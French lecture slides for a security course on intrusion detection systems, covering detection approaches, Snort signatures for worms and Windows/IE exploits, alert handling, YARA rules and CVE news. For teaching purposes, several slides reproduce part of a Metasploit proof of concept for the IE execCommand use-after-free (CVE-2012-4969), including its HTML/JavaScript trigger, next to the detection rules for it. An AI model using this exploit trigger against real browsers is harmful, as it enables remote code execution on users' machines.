

# Sécurité des Systèmes Informatiques

## Systèmes de détection d'intrusion

TLS-SEC

Rodolphe Ortalo  
CARSAT Midi-Pyrénées  
[rodolphe.ortalo@free.fr](mailto:rodolphe.ortalo@free.fr)  
[\(rodolphe.ortalo@carsat-mp.fr\)](mailto:(rodolphe.ortalo@carsat-mp.fr))  
<http://rodolphe.ortalo.free.fr/ssi.html>

# Présentation du cours


- Terminologie
- Détection d'intrusion (1° partie)
  - Approches étudiées et tendances
  - Mise en oeuvre
  - Architecture
  - Sondes réseau
    - Exemple de snort
    - Outils associés et consoles
  - Traitement des alertes (problèmes, corrélation)
- Lien avec des fonctions de protection courantes
  - Centralisation des traces
    - Syslog et volumétrie
    - Contrôleurs de domaine Windows
  - Système antivirus (exemple)
- Détection d'intrusion (2° partie)
  - Traitement des alertes (problèmes, corrélation)

# Vulnérabilités – Attaques – Alertes

- Vulnérabilités
  - Grande variété : *buffer overflow*, CGI, droits d'accès permissifs, interception de sessions réseaux, transferts de privilèges, *social engineering*, cryptanalyse, etc.
- « Attaque »
  - Exploitation d'une vulnérabilité
  - Attaque élémentaire ou scénario d'intrusion
  - Action malveillante ou suspecte
- Alertes
  - Message résultant de la détection d'une attaque
  - *IDMEF (XML)*: *Intrusion Detection Message Exchange Format défini par l'IETF/IDWG*

# Génération d'alertes (efficacité)

	Pas d'alerte	Alerte
Pas d'attaque	Vrai négatif 😊	Faux positif 😞
Attaque en cours	Faux négatif 😞	Vrai positif 😊



# Techniques utilisables

- Approche par scénario
  - Systèmes experts (ES), analyse de signatures (SA), réseaux de Petri (PN)
  - S'appuie sur une reconnaissance des attaques ou du comportement malveillant
  - Mise en œuvre efficace, peu de faux positifs en théorie, faux négatifs sur les attaques nouvelles
- Approche comportementale
  - Statistiques (ST), systèmes experts (ES), réseaux neuronaux (NN), approche immunologique (UII)
  - S'appuie sur une reconnaissance du comportement normal
  - Peut reconnaître des attaques inconnues
  - Alerte sur des changements

# Quelques dates

- IDES au SRI : 1983-
  - Approche hybride (statistiques et système expert)
  - IDES, NIDES, Emerald
- RealSecure d'ISS
  - 1998 - 2005
  - Premier outil commercial répandu
- Snort & co.
  - 1998-
  - Open-source (GPL)
  - Sourcefire, Inc.
- RAID
  - *Recent Advances in Intrusion Detection*
  - Conférence de recherche : depuis 1998


# Les frontières floues

- IPS
  - Intrusion Prevention System
  - IDS + ~reaction, circa 2005
- Antivirus
  - Systèmes de détection basés sur les signatures
  - Visant la détection de codes malveillants
- Analyse des traces
  - Analyse de flots d'événements
- Le spam
  - Recherche de message connus
  - Classification des messages
- Les perspectives d'avenir
  - IDS sur applications Web ?
    - plus proches de l'application

# Mise en oeuvre

- Sondes
  - Observation du trafic
    - Positionnement
    - Problème des environnements commutés (*mirroring vs. taps*)
  - Sondes système
  - Nombre des signatures (et impact CPU)
  - Pertinence des signatures
- Consolidation des alertes
  - Collecteurs
  - Protocole d'échange sécurisé
  - Format d'échange IDMEF:  
<http://www.ietf.org/html.charters/idwg-charter.html>

# Architectures envisageables



# Signatures – Snort (1)

<b>SID</b>	1800
<b>Message</b>	VIRUS Klez Incoming
<b>Signature</b>	alert tcp \$EXTERNAL_NET any -> \$SMTP_SERVERS 25 (msg:"VIRUS Klez Incoming"; flow:to_server,established; dsize:>120; content:"MIME"; content:"VGhpcyBwcm9"; classtype:misc-activity; sid:1800; rev:3;)
<b>Summary</b>	This event is generated when an incoming email containing the Klez worm is detected.
<b>Impact</b>	System compromise and further infection of target hosts.
<b>Detailed Information</b>	<p>W32/Klez.h@MM exploits the vulnerability in Microsoft Internet Explorer (ver 5.01 or 5.5 without SP2), enabling it to execute email attachments.</p> <p>Once executed, it can unload several processes including Anti-virus programs.</p> <p>The worm is able to propagate over the network by copying itself to network shares (assuming sufficient permissions exist). Target filenames are chosen randomly, and can have single or double file extensions.</p>
<b>Affected Systems</b>	Microsoft Internet Explorer (ver 5.01 or 5.5 without SP2)
<b>Attack Scenarios</b>	This virus can be considered a blended threat. It mass-mails itself to email addresses found on the local system, then exploits a known vulnerability, spreads via network shares, infects executables on the local system.
<b>Ease of Attack</b>	Simple. This is worm activity.
<b>False Positives</b>	Certain binary file email attachments can trigger this alert.
<b>False Negatives</b>	None known.
<b>Corrective Action</b>	<p>Apply the appropriate vendor supplied patches.</p> <p>Block incoming attachments with .bat, .exe, .pif, and .scr extensions</p>
<b>Contributors</b>	Sourcefire Research Team Brian Caswell <bmc@sourcefire.com>

# # SID:1800

```
deleted.rules:  
# alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25  
(msg:"DELETED VIRUS Klez Incoming";  
flow:to_server,established; dsize:>120;  
content:"MIME";  
content:"VGhpcyBwcm9";  
classtype:misc-activity;  
sid:1800; rev:6;)
```

Signature désormais désactivée

# Signatures – Snort (2)

<b>SID</b>	2251
<b>Message</b>	NETBIOS DCERPC Remote Activation bind attempt
<b>Signature</b>	alert tcp \$EXTERNAL_NET any -> \$HOME_NET 135 (msg:"NETBIOS DCERPC Remote Activation bind attempt"; content:" 05 "; distance:0; within:1; content:" 0b "; distance:1; within:1; byte_test:1,&,1,0,relative; content:" B8 4A 9F 4D 1C 7D CF 11 86 1E 00 20 AF 6E 7C 57 "; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; reference:url,www.microsoft.com/technet/security/bulletin/MS03-026.asp; reference:cve,CAN-2003-0715; sid:2251; rev:1)
<b>Summary</b>	This event is generated when an attempt is made to exploit a known vulnerability in Microsoft RPCSS service for RPC.
<b>Impact</b>	Denial of Service. Possible execution of arbitrary code leading to unauthorized remote administrative access.
<b>Detailed Information</b>	A vulnerability exists in Microsoft RPCSS Service that handles RPC DCOM requests such that execution of arbitrary code or a Denial of Service condition can be issued against a host by sending malformed data via RPC.  The Distributed Component Object Model (DCOM) handles DCOM requests sent by clients to a server using RPC. A malformed request to the host running the RPCSS service may result in a buffer overflow condition that will present the attacker with the opportunity to execute arbitrary code with the privileges of the local system account. Alternatively the attacker could also cause the RPC service to stop answering RPC requests and thus cause a Denial of Service condition to occur.
<b>Affected Systems</b>	Windows NT 4.0 Workstation and Server Windows NT 4.0 Terminal Server Edition Windows 2000 Windows XP Windows Vista Windows 7 Windows 8 Windows 8.1 Windows 10

# # SID:2251

```
deleted.rules:  
# alert tcp $EXTERNAL_NET any -> $HOME_NET 135  
(msg:"DELETED NETBIOS DCERPC Remote Activation bind attempt";  
flow:to_server,established;  
content:"|05|"; depth:1;  
content:"|0B|"; within:1; distance:1; byte_test:1,&,1,0,relative;  
content:"|B8|J|9F|M|1C|}|CF 11 86 1E 00| |AF|h|7C|W";  
within:16; distance:29;  
tag:session,5,packets;  
reference:bugtraq,8234; reference:bugtraq,8458; reference:cve,2003-0528;  
reference:cve,2003-0605; reference:cve,2003-0715; reference:nessus,11798;  
reference:nessus,11835; reference:url,technet.microsoft.com/en-  
us/security/bulletin/MS03-039;  
classtype:attempted-admin;  
sid:2251; rev:18;)
```

Signature désormais désactivée

# SID:2252

netbios.rules:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445
(msg:"NETBIOS SMB-DS DCERPC Remote Activation bind attempt";
flow:to_server,established;
content:"|FF|SMB%"; depth:5; offset:4; nocase;
content:"&|00|"; within:2; distance:56;
content:"|5C 00|P|00|||00|P|00|E|00 5C 00|"; within:12; distance:5; nocase;
content:"|05|"; within:1;
content:"|0B|"; within:1; distance:1; byte_test:1,&,1,0,relative;
content:"|B8|J|9F|M|1C|}|CF 11 86 1E 00| |AF|n|7C|W"; within:16;
distance:29;
tag:session,5,packets;
metadata:policy balanced-ips drop, policy connectivity-ips drop, policy security-ips
drop, service netbios-ssn;
reference:bugtraq,8234; reference:bugtraq,8458; reference:cve,2003-0528;
reference:cve,2003-0605; reference:cve,2003-0715; reference:nessus,11798;
reference:nessus,11835; reference:url,technet.microsoft.com/en-
us/security/bulletin/MS03-039;
classtype:attempted-admin;
sid:2252; rev:18;)
```

# Outils complémentaires

- Oinkmaster
  - Récupération automatique des signatures
- Barnyard
  - Insertion des alertes dans une base de données
    - Modèle de données
    - Efficacité
- Consoles de visualisation
  - Principale valeur ajoutée des offres commerciales
  - Plusieurs générations
  - Exemples
    - ...
    - Sguil+Squert
    - Snorby
    - ...

<http://manual.snort.org/>

# Plus récemment...

- Vulnérabilité CVE-2012-4969 du 18/09/2012
  - Premiers détails le 14/09/2012
  - <http://eromang.zataz.com/2012/09/16/zero-day-season-is-really-not-over-yet/>
  - CERTA-2012-ALE-006-002 (en français)
- Identifiée sur des intrusions réelles
- Exécution arbitraire de code à distance
  - via un serveur Web malveillant
  - IE 6 à 9
  - Correctif Microsoft provisoire 2757760 du 19/09
  - « *0-day* »
- Snort
  - SID 24210
  - SID 24212
- Metasploit PoC (17/09/2012)
- ClamAV JS.Exploit.CVE\_2012\_4969
- Symantec : Bloodhound.Exploit.474/475, Trojan.Dropper, Backdoor.Darkmoon

# Fonctionnement

- « use after free »
- Metasploit
  - `ie_execcommand`

```
<body>

<SCRIPT>
    var times = 0;
    var jifud = new Array();
    while(times < 100) {
        jifud[times] = window.document.createElement("img");
        jifud[times]["src"] = "a";
        times++;
    }
</SCRIPT>
x<embed src=Moh2010.swf width=10 height=10></embed>x
</body>
```

```
function SubtleArr() {
    document.execCommand("selectAll");
};

function TestArray() {
    if(f == 1)
    {
        document.write("L");
    }
    var L = 0;
    while(L < 99) {
        parent.jifud[L].src = "YMjf\u00c08\u00c0cKDogjsiIejengNEkoPDjfiJDIWUAzdfghjAAuUFGGBSIPPPUDFJKSOQJGH"; ++L;
    }
}

</script>
<body onload='SubtleArr();onselect='TestArray()'>
```

# Zoom (1/2)

```
<body>

<SCRIPT>
    var times = 0;
    var jifud = new Array();
    while(times < 100) {
        jifud[times] = window.document.createElement("img");
        jifud[times]["src"] = "a";
        times++;
    }
</SCRIPT>
x<embed src=Moh2010.swf width=10 height=10></embed>x
</body>
```

# Zoom (2/2)

```
function SubtleArr() {
    document.execCommand("selectAll");
}

function TestArray() {
    if(f == 1)
    {
        document.write("L");
    }
    var L = 0;
    while(L < 99) {
        parent.jifud[L].src = "YMjf\u0c08\u0c0cKDogjsiIejengNEkoPDjfiJDIWUAzdfghjAAuU
    }
}

</script>
<body onload='SubtleArr();onselect='TestArray()'>
```

# SID:24210

browser-ie.rules:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"BROWSER-IE Microsoft execCommand use-after-free attempt";
flow:to_client,established; file_data;
content:"execCommand(|22|selectAll|22|)"; fast_pattern:only;
content:"onload="; nocase;
content:"onselect="; within:50; nocase;
pcre:"/body[^>]*?onload[^>]*?onselect/i";
metadata:policy balanced-ips drop, policy security-ips drop, service http;
reference:url,labs.alienvault.com/labs/index.php/2012/new-internet-explorer-zero-day-being-exploited-in-the-wild/;
classtype:attempted-user;
sid:24210; rev:2;)
```

Disponible depuis le 18/10/2012

# SID:24212

browser-ie.rules:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"BROWSER-IE Microsoft execCommand use-after-free attempt";
flow:to_client,established; file_data;
content:"selectAll"; fast_pattern:only;
content:"document.write"; nocase;
content:"onselect="; nocase;
content:"execCommand";
pcre:"/execCommand\x28\s*?\[\x22\x27]selectAll[\x22\x27]\s*?\x29/i";
metadata:policy balanced-ips drop, policy security-ips drop, service http;
reference:url,labs.alienvault.com/labs/index.php/2012/new-internet-explorer-zero-day-being-exploited-in-the-wild/;
classtype:attempted-user;
sid:24212; rev:1;)
```

# 2003 & 2012 : Cuvées spéciales ?

- Nope
  - CVE-2013-3893 (publ. 18/09/2013)
    - Exécution arbitraire de code à distance
    - IE 6 à 11
  - CVE-2013-3907 (publ. 06/11/2013)
    - Exécution arbitraire de code à distance via une image TIFF spécialement conçue
    - Office 2003&2007&2010, Vista & Server 2008, +
    - Correctif (à la date d'actualisation du cours)
      - Désactiver le rendu graphique des images TIFF
      - :o)
- Pistes de réflexions - Enseignements
  - Retirer les images du cours ?
  - Former les nouvelles générations aux *emotes* à l'ancienne ;-)
  - Promouvoir la sécurité du mode texte
  - D'autres idées ?

# Mais M'sieur, on est en 2014 !

- 04/11/2014, 11:52
  - okay, vous allez voir !
- [www.cert.org](http://www.cert.org) : Oops !
  - NB : Java Coding Guidelines Available Free Online
- [www.auscert.org.au](http://www.auscert.org.au)
  - Drupal 7, ESB-2014-1995 : Automated remote arbitrary code/commands on Drupal <7.32 web sites started within hours of announcement.
  - « *You should proceed under the assumption that every Drupal 7 website was compromised unless updated or patched before Oct 15th, 11pm UTC, that is 7 hours after the announcement.* »
  - ESB-2014.1883 : Cisco IronPort Administrator compromise
  - ASB-2014.0121 : Oracle Products, multiple vulnerabilities
  - ASB-2014.0120 : Mozilla Firefox & co., multiple vulnerabilities

# CVE-ID Syntax Change

## Old Syntax

**CVE-YYYY-NNNN**

4 fixed digits, supports a maximum of 9,999 unique identifiers per year.

Fixed 4-Digit Examples

**CVE-1999-0067**

**CVE-2005-4873**

**CVE-2012-0158**

## New Syntax

**CVE-YYYY-NNNN...N**

4-digit minimum and no maximum, provides for additional capacity each year when needed.

Arbitrary Digits Examples

**CVE-2014-0001**

**CVE-2014-12345**

**CVE-2014-7654321**

YYYY indicates year the ID is issued to a CVE Numbering Authority (CNA) or published.

**Implementation date: January 1, 2014**

Source: <http://cve.mitre.org>

Ready for  
the future



# Qui n'est jamais à jour ?

- [www.us-cert.gov](http://www.us-cert.gov)
- Récemment (hier, 2015-11-30)
  - VU#566724
    - Embedded devices use non-unique X.509 certificates and SSH host keys (Huawei, Ubiquiti, ZyXEL, ZTE, Cisco, ...)
  - VU#870761, VU#9254976
    - Dell Foundation Services, Dell System Detect install root certificate and private key (<https://zmap.io/dell/>)
  - VU#576313
    - Apache Commons Collections Java library insecurely deserializes data
  - VU#428280 : désaccord du vendeur avec l'analyse de sécurité
    - *EN-50136 compliant & no threat*
    - *chiffre polyalphanumérique, pas d'auth., SMS non documentés, default PIN code, clefs en dur, etc.*
- Utilisez Internet (?)

# Yara rule

- [www.yara-project.org](http://www.yara-project.org)
- Description de programmes malveillants
  - Motifs textuels ou binaires
  - Combinaison des motifs

```
rule Internet_Explorer_8_0day
{
    meta:
        author = "Jaime Blasco"
        version = "v0.1"
        ref0 =
"http://dev.metaspoit.com/redmine/projects/framework/repository/revisions/aac41e91fd38f99238971892d61ead4cfbedabb4/entry/modules/exploits/windows/browser/iexeccommand\_uaf.rb"

        strings:
            $s1 =
"YMjf\\u0c08\\u0c0cKDgjsiIejengNEkoPDjfiJDIWUAzdfghjAAuUFGGBSIPPPUDFJKSOQJGH"
            $s2 = "document.execCommand(\"selectAll\")"

        condition:
            all of them
}
```

# Autres exemples (yara)

```
rule EntryPointExample2
{
    strings:
        $a = { 9C 50 66 A1 ?? ?? ?? 00 66 A9 ?? ?? 58 0F 85 }
    condition:
        $a in (entrypoint..entrypoint + 10)
}

rule OfExample3
{
    strings:
        $foo1 = "foo1"
        $foo2 = "foo2"
        $bar1 = "bar1"
        $bar2 = "bar2"
    condition:
        3 of ($foo*, $bar1, $bar2)
}

rule InExample
{
    strings:
        $a = "dummy1"
        $b = "dummy2"
    condition:
        $a in (0..100) and $b in (100..filesize)
}
```

*YARA User's Manual*, v1.6, Victor M. Àlvarez

# Remarques

- La CVE-2012-4969 est consécutive à une autre découverte
  - CVE-2012-4681
  - Oracle Java SE7 0-day
  - Diffusion publique le 26/08/2012
  - Metasploit : [java\\_jre17\\_exec.rb](#)
- Ecart entre CVE-2003-0528 et CVE-2012-4969
  - 9 ans
  - autre chose ?

# Règles de détection d'anomalie

- En-tête PDF non-standard ou code d'identification aberrant
  - SID 16354
- SQL oversized cast/convert statement
  - SID 13791 /13987
- Suspicious .cn/.ru query
  - SID 15167/15168
- *Obfuscated ActiveX object instantiation*
  - *SID 16573 / 16574*

# SID:16354

file-pdf.rules:

```
# alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any
(msg:"FILE-PDF Adobe Reader start-of-file alternate header obfuscation";
flow:established,to_client; flowbits:isset,file.pdf; file_data;
content:"%!PS-Adobe-"; fast_pattern:only;
metadata:policy security-ips drop, service http, service imap, service pop3;
reference:url,www.adobe.com/devnet/acrobat/pdfs/pdf\_reference\_1-7.pdf;
classtype:misc-activity;
sid:16354; rev:11;)
```

# SID:15167

indicator-compromise.rules:

```
# alert udp $HOME_NET any -> $HOME_NET 53
(msg:"INDICATOR-COMPROMISE Suspicious .cn dns query";
flow:to_server;
content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10; offset:2;
content:"|02|cn|00|"; distance:0; pcre:"/[\x05-\x20]
[bcdfhijklmnpqrstuvwxyz]{5,32}[^\x00]*?\x02cn\x00/i";
metadata:policy security-ips drop, service dns;
classtype:trojan-activity;
sid:15167; rev:11;)
```

# SID:13791

indicator-obfuscation.rules:

```
# alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS  
  (msg:"INDICATOR-OBFUSCATION oversized cast statement - possible  
  sql injection obfuscation";  
  flow:established,to_server;  
  content:"CAST|28|"; nocase; isdataat:250,relative;  
  content:! "|29|"; within:250;  
  metadata:policy security-ips drop, service http;  
  reference:url,isc.sans.org/diary.html?storyid=3823;  
  classtype:web-application-attack;  
  sid:13791; rev:4;)
```

sid:13987 *idem* pour CONVERT

# SEL/\*\*/ECT

